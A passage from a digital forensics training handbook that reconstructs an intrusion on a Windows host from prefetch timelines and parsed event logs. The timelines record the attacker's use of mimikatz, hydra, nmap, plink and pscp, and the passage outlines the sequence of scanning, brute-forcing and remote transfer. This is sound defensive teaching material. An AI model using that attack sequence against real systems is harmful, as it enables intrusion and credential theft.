
Next at 13:10:13 54948tp.exe binary was executed and shortly after that at 13:14:47 mimikatz.exe and browserprocessdump.exe were also run. This confirms that 54948tp.exe was not only created on hard disk but also executed.

| | A | B | D | E | F |
|-----|-----------------|-----------|---------------------|---------------------|---------------------|
| 1 | Executable Name | Run Count | Last Run Time 0 | Last Run Time 1 | Last Run Time 2 |
| 110 | WMIAPSRV.EXE | 6 | 2016-08-16 13:09:32 | 2016-08-16 13:09:32 | 2016-08-16 13:07:30 |
| 111 | 54948TP.EXE | 1 | 2016-08-16 13:10:13 | N/A | N/A |
| 112 | MIMIKATZ.EXE | 1 | 2016-08-16 13:14:47 | N/A | N/A |
| 113 | BROWSERPASSWO | 1 | 2016-08-16 13:14:50 | N/A | N/A |
| 114 | WNSAT.EXE | 3 | 2016-08-16 13:21:55 | 2016-08-01 10:26:19 | 2016-07-20 02:37:28 |
| 115 | W32TM.EXE | 4 | 2016-08-16 13:26:36 | 2016-08-11 13:25:10 | 2016-08-01 09:48:49 |

Figure 90: 54948tp.exe run time

Next, between 13:34:25 and 13:34:51 multiple standard tools returning information about local system were executed. This corresponds to the creation time (13:34:25) and last write time (13:49:59) of SystemProfile\sysinfo.txt file. What's interesting is that whoami.exe and ipconfig.exe tools were also

executed earlier between 13:08:00 and 13:10:00. Students might recall that memory analysis revealed that at 13:07:36 UTC some cmd.exe process was created.

| | A | B | D | E | F | G | H |
|-----|-----------------|-----------|---------------------|---------------------|---------------------|---------------------|---------------------|
| 1 | Executable Name | Run Count | Last Run Time 0 | Last Run Time 1 | Last Run Time 2 | Last Run Time 3 | Last Run Time 4 |
| 116 | PING.EXE | 9 | 2016-08-16 13:26:37 | 2016-08-16 13:26:37 | 2016-08-11 13:25:11 | 2016-08-11 13:25:11 | 2016-08-01 09:48:49 |
| 117 | WHOAMI.EXE | 11 | 2016-08-16 13:34:25 | 2016-08-16 13:09:04 | 2016-08-16 13:08:58 | 2016-08-16 13:08:58 | 2016-08-16 13:08:58 |
| 118 | NETSTAT.EXE | 1 | 2016-08-16 13:34:50 | N/A | N/A | N/A | N/A |
| 119 | ARP.EXE | 1 | 2016-08-16 13:34:50 | N/A | N/A | N/A | N/A |
| 120 | IPCONFIG.EXE | 4 | 2016-08-16 13:34:50 | 2016-08-16 13:34:49 | 2016-08-16 13:34:25 | 2016-08-16 13:09:16 | N/A |
| 121 | ROUTE.EXE | 1 | 2016-08-16 13:34:50 | N/A | N/A | N/A | N/A |
| 122 | NETSH.EXE | 3 | 2016-08-16 13:34:51 | 2016-08-16 13:34:51 | 2016-08-16 13:34:50 | N/A | N/A |
| 123 | GPRESULT.EXE | 1 | 2016-08-16 13:34:51 | N/A | N/A | N/A | N/A |
| 124 | DEFFRAG.EXE | 6 | 2016-08-16 13:39:08 | 2016-08-16 13:21:58 | 2016-08-11 12:20:42 | 2016-08-01 08:46:42 | 2016-07-25 05:25:01 |
| 125 | CONSENT.EXE | 18 | 2016-08-16 13:50:29 | 2016-08-16 13:03:02 | 2016-08-16 12:58:49 | 2016-08-03 11:57:54 | 2016-07-26 08:33:38 |

Figure 91: Applications run time

Finally at 13:59:34 binary nmap.exe was executed for the last time. The other two executions correspond to the reported port scan times. However it should be noted that nmap was also executed earlier around 13:56:xx. Shortly after that at 14:04:44 hydra.exe, tool used for dictionary/brute force attacks against remote services, was also executed.

Finally plink.exe and pscp.exe were also executed. Plink.exe was executed six times in total: 14:10:49, 14:11:20, 14:17:45, 14:20:44, 14:22:45 and 14:23:31. Then pscp.exe was executed at 14:47:12, 14:47:54, and 14:50:09. This suggests that someone might have been trying to log in to some remote host (plink.exe) and then possibly transfer some data in/out (pscp.exe).

Sequence of the events (nmap -> hydra -> plink/pscp) suggests that attacker possibly first tried to scan local network with nmap and then used hydra to crack password to some host on the network. At this point this is however only a speculation and would need further verification with the analysis of network logs.

| | A | B | D | E | F | G | H | I |
|-----|-----------------|-----------|---------------------|---------------------|---------------------|---------------------|---------------------|---------------------|
| 1 | Executable Name | Run Count | Last Run Time 0 | Last Run Time 1 | Last Run Time 2 | Last Run Time 3 | Last Run Time 4 | Last Run Time 5 |
| 130 | NS1027 TMP | 1 | 2016-08-16 13:50:39 | N/A | N/A | N/A | N/A | N/A |
| 131 | NMAP.EXE | 11 | 2016-08-16 13:59:34 | 2016-08-16 13:59:29 | 2016-08-16 13:59:26 | 2016-08-16 13:56:36 | 2016-08-16 13:56:33 | 2016-08-16 13:56:30 |
| 132 | HYDRA.EXE | 10 | 2016-08-16 14:04:44 | 2016-08-16 14:04:44 | 2016-08-16 14:04:44 | 2016-08-16 14:04:44 | 2016-08-16 14:04:44 | 2016-08-16 14:04:44 |
| 133 | INSTALLAGER | 29 | 2016-08-16 14:13:45 | 2016-08-16 13:00:34 | 2016-08-11 13:28:11 | 2016-08-11 11:14:51 | 2016-08-03 11:54:27 | 2016-08-03 11:44:17 |
| 134 | PLINK.EXE | 6 | 2016-08-16 14:23:31 | 2016-08-16 14:22:45 | 2016-08-16 14:20:44 | 2016-08-16 14:17:45 | 2016-08-16 14:11:20 | 2016-08-16 14:10:49 |
| 135 | CMD.EXE | 18 | 2016-08-16 14:44:17 | 2016-08-16 14:23:05 | 2016-08-16 14:19:45 | 2016-08-16 14:17:24 | 2016-08-16 14:09:37 | 2016-08-16 14:02:52 |
| 136 | PSCP.EXE | 3 | 2016-08-16 14:50:09 | 2016-08-16 14:47:54 | 2016-08-16 14:47:12 | N/A | N/A | N/A |
| 137 | COMPATTELP | 12 | 2016-08-16 15:00:47 | 2016-08-16 15:00:47 | 2016-08-16 13:22:05 | 2016-08-16 13:22:05 | 2016-08-11 11:21:00 | 2016-08-11 11:21:00 |

Figure 92: Applications run time

Prefetch analysis findings and conclusions:

- Prefetch analysis confirmed some of the previous findings like execution of update.exe (Xtreme RAT) at 13:03:04 or execution of 54948tp.exe at 13:10:13.
- Between 13:34:25 and 13:34:51 a group of system commands were executed to gather information about local system.
- At 14:04:44 Hydra tool was executed. Possibly to perform some dictionary attack.
- Plink.exe tool was executed six times between 14:10:49 and 14:23:31. Possibly to login to some remote system.
- At 14:50:19 PSCP tool was executed. Possibly to download or upload some data to remote host.

7.7 System logs analysis

The easiest way to analyse system logs is to use Microsoft Event Viewer²⁵ (eventvwr.msc) utility which also allows to open log files copied from remote medium. Undoubtedly big advantage of this tool is its graphical interface allowing to easily search through often huge number of log entries or filter out uninteresting events.





Figure 93: Event Viewer

Unfortunately Event Viewer can be only run under Windows operating system. Instead in this task students will use Evtx Parser²⁶ which is a collection of Perl scripts allowing to parse Windows logs in evtx format.

For starter students should copy all Windows logs from Windows\System32\winevt\Logs to ~/training/ex1/winevt/evtx/.




```
enisa@training:~/training/ex1$ cd training/ex1
enisa@training:~/training/ex1$ mkdir winevt
enisa@training:~/training/ex1$ mkdir winevt/evtx
enisa@training:~/training/ex1$ cp -r /mnt/part_c/Windows/System32/winevt/Logs/* winevt/evtx/
enisa@training:~/training/ex1$
```

Figure 94: Copying logs

In the next step students should convert previously copied EVT X files to XML format using evtxdump.pl utility.

²⁵ Event Viewer How To [https://technet.microsoft.com/en-us/library/cc749408\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc749408(v=ws.11).aspx) (last accessed 30.09.2016)


²⁶ Evtx Parser Version 1.1.1 <http://computer.forensikblog.de/en/> (last accessed 30.09.2016)



```
enisa@training:~/training/ex1/winevt/evtx$ File Edit View Search Terminal Help
enisa@training:~/training/ex1/winevt$ mkdir xml
enisa@training:~/training/ex1/winevt$ cd evtx
enisa@training:~/training/ex1/winevt/evtx$ for f in *.evtx; do evtxdump.pl "$f" > ../xml/"$f".xml; done
enisa@training:~/training/ex1/winevt/evtx$
```

Figure 95: Convert previously copied EVT files to XML format

If everything goes fine log files in XML format should now be available in xml directory. One problem with logs in this format is that they are pretty difficult to analyse manually. Moreover Windows event architecture splits all logs among multiple files. This is useful if analyst want to focus on logs from only one source but might be problematic to correlate logs from all sources.



```
enisa@training:~/training/ex1/winevt/xml$ File Edit View Search Terminal Help
enisa@training:~/training/ex1/winevt/xml$ ls | head
Application.evtx.xml
HardwareEvents.evtx.xml
Internet Explorer.evtx.xml
Key Management Service.evtx.xml
Microsoft-Client-Licensing-Platform%4Admin.evtx.xml
Microsoft-Windows-All-User-Install-Agent%4Admin.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Compatibility-Troubleshooter.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Inventory.evtx.xml
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx.xml
```

Figure 96: log files in XML format


Each XML file consist of multiple Event elements representing separate log entries. Each Event contains multiple child elements giving additional information about what happened²⁷. Among the most interesting ones are EventID (information about type of the event), Provider with *EventSourceName* attribute (what application/subsystem reported the event), TimeCreated (when event took place), ProcessID (which process generated event). Additionally, event logs may contain EventData section with information specific to that event²⁸.

Event IDs are numeric values representing different types of events. When analysing logs in XML format what each event id means can be usually searched online (this is another advantage of using Microsoft Event Viewer which automatically displays event description). For example one of the websites where analyst can check event ID interpretation is Randy's Windows Security Log Encyclopaedia²⁹. Moreover in most cases not all event types are of interest to an analyst.

²⁷ Event Properties [https://technet.microsoft.com/en-us/library/cc765981\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc765981(v=ws.11).aspx) (last accessed 30.09.2016)

²⁸ Event Data [https://msdn.microsoft.com/en-us/library/windows/desktop/aa363650\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa363650(v=vs.85).aspx) (last accessed 30.09.2016)

²⁹ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx> (last accessed 30.09.2016)



```

enisa@training: ~/training/ex1/winevt/xml
File Edit View Search Terminal Help
<?xml version="1.0" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Security-SPP" Guid="{E23B33B0-C8C9-472C-A5F9-F2BDFA0F156}" EventSource
Name="Software Protection Platform Service" />
<EventID Qualifiers="16384">900</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x0080000000000000</Keywords>
<TimeCreated SystemTime="2016-07-14T14:13:32.3256Z" />
<EventRecordID>1</EventRecordID>
<Correlation />
<Execution ProcessID="0" ThreadID="0" />
<Channel>Application</Channel>
<Computer>MINWINPC</Computer>


```

Figure 97: Log data

To ease event browsing and filtering there is special script, `logparse.py` at `~/training/tools`, created for the purpose of this training. The script can receive the path to one or more .xml files as input. If the input path is a directory, it will be searched recursively for all files with .xml extension. This can be used to parse all log files at the same time and print them in time sorted order.

Additionally `logparse.py` allows a user to do some basic filtering using optional parameters.

- *mindate, maxdate* – print events from specific time period
- *ids* – comma separated list of event IDs that should be printed
- *patterns* – comma separated list of words that would be searched in the event text



```

enisa@training: ~/training/tools
File Edit View Search Terminal Help
enisa@training:~/training/tools$ ./logparse.py --help
usage: logparse.py [-h] [--mindate MINDATE] [--maxdate MAXDATE] [--ids IDS]
                   [--patterns PATTERNS] [--short]
                   path [path ...]


positional arguments:
  path

optional arguments:
  -h, --help            show this help message and exit
  --mindate MINDATE    format: %Y-%m-%dT%H:%M:%S
  --maxdate MAXDATE    format: %Y-%m-%dT%H:%M:%S
  --ids IDS            comma separated list of Event IDs
  --patterns PATTERNS  comma separated list of patterns (words)
  --short              short output
enisa@training:~/training/tools$ 

```

Figure 98: Logparse.py


To begin, students can search for all events that were logged between 14:03:00 and 14:05:00 knowing that around that time THC Hydra was executed.



```
:~/training/tools$ ./logparse.py --mindate 2016-08-16T14:03:00 --maxdate 2016-08-16T14:05:00 ...ex1/winevt/xml/
```

Figure 99: Logparse.py

Three events should be printed, two of which mentioning hydra.exe in EventData section. The EventID for both events is 4798 and they were logged respectively at 14:03:21 and 14:04:43 – that is the time when hydra.exe was executed (as found during prefetch analysis).



```
enisa@training: ~/training/tools$ ./logparse.py --mindate 2016-08-16T14:03:00 --maxdate 2016-08-16T14:05:00 ...ex1/winevt/xml/
-----
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
  <EventID>4798</EventID>
  <Version>0</Version>
  <Level>0</Level>
  <Task>13824</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8020000000000000</Keywords>
  <TimeCreated SystemTime="2016-08-16T14:04:43.2815Z" />
  <EventRecordID>3137</EventRecordID>
  <Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBDF7D101}" />
  <Execution ProcessID="516" ThreadID="552" />
  <Channel>Security</Channel>
  <Computer>DESKTOP-DBMG9RV</Computer>
  <Security/>
</System>
<EventData>
  <Data Name="TargetUserName">Peter</Data>
  <Data Name="TargetDomainName">DESKTOP-DBMG9RV</Data>
  <Data Name="TargetSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
  <Data Name="SubjectUserSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
  <Data Name="SubjectUserName">Peter</Data>
  <Data Name="SubjectDomainName">DESKTOP-DBMG9RV</Data>
  <Data Name="SubjectLogonId">0x000000000001e38a</Data>
  <Data Name="CallerProcessId">0x00000d0c</Data>
  <Data Name="CallerProcessName">C:\Users\Peter\AppData\Roaming\EPUUpdate\thc\hydra.exe</Data>
</EventData>
</Event>
-----
enisa@training: ~/training/tools$
```

Figure 100: Log data

A further check online at Randy's Windows Security Log Encyclopaedia can reveal that event 4798 informs that: "A user's local group membership was enumerated":

Windows Security Log Event ID 4798

| | | | | | | | | | | | |
|--|--|-------------------|---------------------|----------|--------------------|---------------|---------------------------|------|---------|---|--|
| 4798: A user's local group membership was enumerated. | <table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 50%;">Operating Systems</td> <td style="width: 50%;">Windows 2016 and 10</td> </tr> <tr> <td>Category</td> <td>Account Management</td> </tr> <tr> <td>• Subcategory</td> <td>• User Account Management</td> </tr> <tr> <td>Type</td> <td>Success</td> </tr> <tr> <td>Corresponding events in Windows 2003 and before</td> <td></td> </tr> </table> | Operating Systems | Windows 2016 and 10 | Category | Account Management | • Subcategory | • User Account Management | Type | Success | Corresponding events in Windows 2003 and before | |
| Operating Systems | Windows 2016 and 10 | | | | | | | | | | |
| Category | Account Management | | | | | | | | | | |
| • Subcategory | • User Account Management | | | | | | | | | | |
| Type | Success | | | | | | | | | | |
| Corresponding events in Windows 2003 and before | | | | | | | | | | | |

Discussions on Event ID 4798

On this page

- Description of this event
- [Field level details](#)
- Examples
- Discuss this event
- [Mini-seminars on this event](#)

[Ask a question about this event](#)

Windows logs this event when a process enumerates the local groups to which a specified user belongs on that computer.

In the example below RandyFranklinSmith (an Azure AD account) used Computer Management (mmc.exe) to open the local user Administrator and click on his Member of Tab. That triggered the event. But the same event is logged by other methods such as the "net user" command.


This event is valuable for catching so-called APT actors who are scoping out the local accounts on a system they have compromised so that they extend their horizontal kill chain. Of course false positives are possible. Pay attention to the Subject, quantity of events and type of system where logged.

This event has not yet been tested on a domain controller or on a domain joined PC and specifying a domain user instead of a local user.

[Free Security Log Quick Reference Chart](#)

Figure 101: 4798: A user's local group membership was enumerated. Source:
<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4798>


As for the next step students might want to look for other events mentioning “hydra.exe” phrase – possibly logged at different period of time. This can be done by specifying *pattern* filter to logparse.py.



```
enisa@training: ~/training/tools$ ./logparse.py --pattern hydra.exe ../ex1/winevt/xml/
```

Figure 102: Logparse.py

One more 4798 event is found, logged at 14:02:04 – one minute before time period chosen for the first query.



```

enisa@training:~/training/tools$ ./logparse.py --pattern hydra.exe ../ex1/winevt/xml/
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
    <EventID>4798</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>13824</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2016-08-16T14:02:04.434Z" />
    <EventRecordID>3135</EventRecordID>
